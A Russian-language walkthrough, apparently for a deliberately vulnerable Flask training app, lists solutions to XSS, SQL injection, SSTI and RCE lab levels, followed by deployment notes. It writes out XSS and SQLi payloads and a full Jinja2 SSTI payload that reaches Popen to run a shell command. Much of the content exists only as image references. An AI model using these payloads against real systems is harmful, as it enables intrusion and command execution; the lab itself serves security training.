


**Уровень 1 XSS:**  
XSS-reflected

Vector: <script>alert('XSS Level 1')</script>



Ответ:



**Уровень 2 XSS:**

XSS-stored  
vector: <script>alert('XSS Level 2')</script>

**Уровень 3 XSS:**


XSS- stored c фильтрацией  
Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector: <img src="x" onerror="alert('XSS Level 3')">

**Уровень 1 SQLi:  
ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ**

SQLi

vector: ' OR 1=1; --







**Уровень 2 SQLi:**

SQLi

Только данные теперь не id, а логин и пароль

vector: ' OR 1=1; --






**Уровень 3 SQLi:**

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite\_version(), null, null




**Уровень 3 SQLi hard:**

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


**Уровень 1 SSTI:**

SSTI

vector:



Ответ:




**Уровень 2 SSTI:**

SSTI интереснее

Более сложный вектор:


http://localhost:8081/ssti/level2/practice?name=%7B%%20set%20found%20=%20false%20%%7D%20%7B%%20for%20cls%20in%20%27%27.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()%20%%7D%20%7B%%20if%20cls.\_\_name\_\_%20==%20%27Popen%27%20and%20not%20found%20%%7D%20%7B%%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=-1)%20%%7D%20%7B%%20set%20out,%20err%20=%20proc.communicate()%20%%7D%20%7B%7B%20out.decode(%27cp866%27)%20%7D%7D%20%7B%%20set%20found%20=%20true%20%%7D%20%7B%%20endif%20%%7D%20%7B%%20endfor%20%%7Dдля получения пользователя




**Уровень 1 RCE:**


Легкий RCE для ознакомления


Что делают поля:







Теперь вектор:







**Развертывание на almalinux:**












Cклонируйте репозиторий: <https://github.com/Osipovill/Flask-Vulnerable-App.git>



Соберите образ:



Ваш проект развернулся на внешнем ip:  


Посмотрите свой ip: 92.118.114.170



Перейдите:  
  
Вот наш сервис и доступен по внешнему ip  


Конец!